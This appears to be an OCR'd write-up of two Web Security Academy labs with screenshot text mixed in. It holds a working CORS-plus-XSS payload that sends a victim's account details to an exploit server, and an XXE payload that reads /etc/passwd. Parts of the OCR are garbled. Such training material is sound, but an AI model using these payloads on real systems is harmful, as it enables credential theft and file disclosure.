
Lab: CORS vulnerability with trusted insecure protocols

- **Objective:** Exploit a CORS misconfiguration where the server trusts origins using insecure protocols (http://), allowing attackers to read sensitive data cross-domain.


- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Log in to your account (wiener:peter).




  2. In Burp Suite, find the request to /accountDetails and send it to Repeater.
  3. Change the Origin header to use http and a subdomain: Origin: http://random.0a79002e031a9a45844d7dd200f600d3..web-security-academy.net. Click Send.




  4. Go to a product page and click Check stock.
  5. Notice the request goes to a URL like: http://stock.0a79002e031a9a45844d7dd200f600d3.web-security-academy.net/?productId=1&storeId=1




6. Go to the Exploit Server. In the Body section, enter the following:
<script>
document.location = "http://stock.0a79002e031a9a45844d7dd200f600d3.web-security-academy.net/?productId=1&storeId=<script>var xhr=new XMLHttpRequest();xhr.onreadystatechange=function(){if(xhr.readyState==4){fetch('https:// 0a79002e031a9a45844d7dd200f600d3.exploit-server.net/log?key='+xhr.responseText);}};xhr.open('GET','https://[YOUR-LAB-ID].web-security-academy.net/accountDetails',true);xhr.withCredentials=true;xhr.send();<" + "/script>";
</script>




7. Click Store. Click Deliver exploit to victim. Refresh your Access log.



8. Copy the administrator's API key, and submit it.



exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net says
Answer:
OK
Cancel
Web Security Academy
CORS vulne
Back to lab
LAB Not solved
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
document.location="http://stock.0a79002e031a9e45844d7dd2001600d3.web-security-academy.net/?productId=<script>var req = new XMLHttpRequest();
req.onload = reqListener; req.open('get','https://0a79002e031a9e45844d7dd2001600d3.web-security-academy.net/accountDetails',true); req.withCredentials =
true;req.send();function reqListener() {location='https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/log?key='%2bthis.responseText;
};%3c/script>&storeId=1"
</script>


Web Security Academy
CORS vulnerability with trusted insecure protocols
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
document.location="http://stock.0a79002e031a9e45844d7dd2001600d3.web-security-academy.net/?productId=<script>var req = new XMLHttpRequest();
req.onload = reqListener; req.open('get','https://0a79002e031a9e45844d7dd2001600d3.web-security-academy.net/accountDetails',true); req.withCredentials =
true;req.send();function reqListener() {location='https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/log?key='%2bthis.responseText;
};%3c/script>&storeId=1"
</script>


XML external entity (XXE) injection

Lab: Exploiting XXE using external entities to retrieve files


- **Objective:** Demonstrate how XML External Entity (XXE) vulnerabilities can be exploited to retrieve sensitive files from a server**.**
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Open the lab and click on any product to view its details. In your browser, click the Check stock button. In Burp Suite, go to Proxy > HTTP history. Find the POST /stock/check request. Right-click this request and select Send to Repeater.



  2. Right-click this request and select Send to Repeater.




3. In the Repeater tab, modify the XML by adding a DOCTYPE declaration and a custom entity:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<stockCheck>
<productId>&xxe;</productId>
<storeId>1</storeId>
</stockCheck>
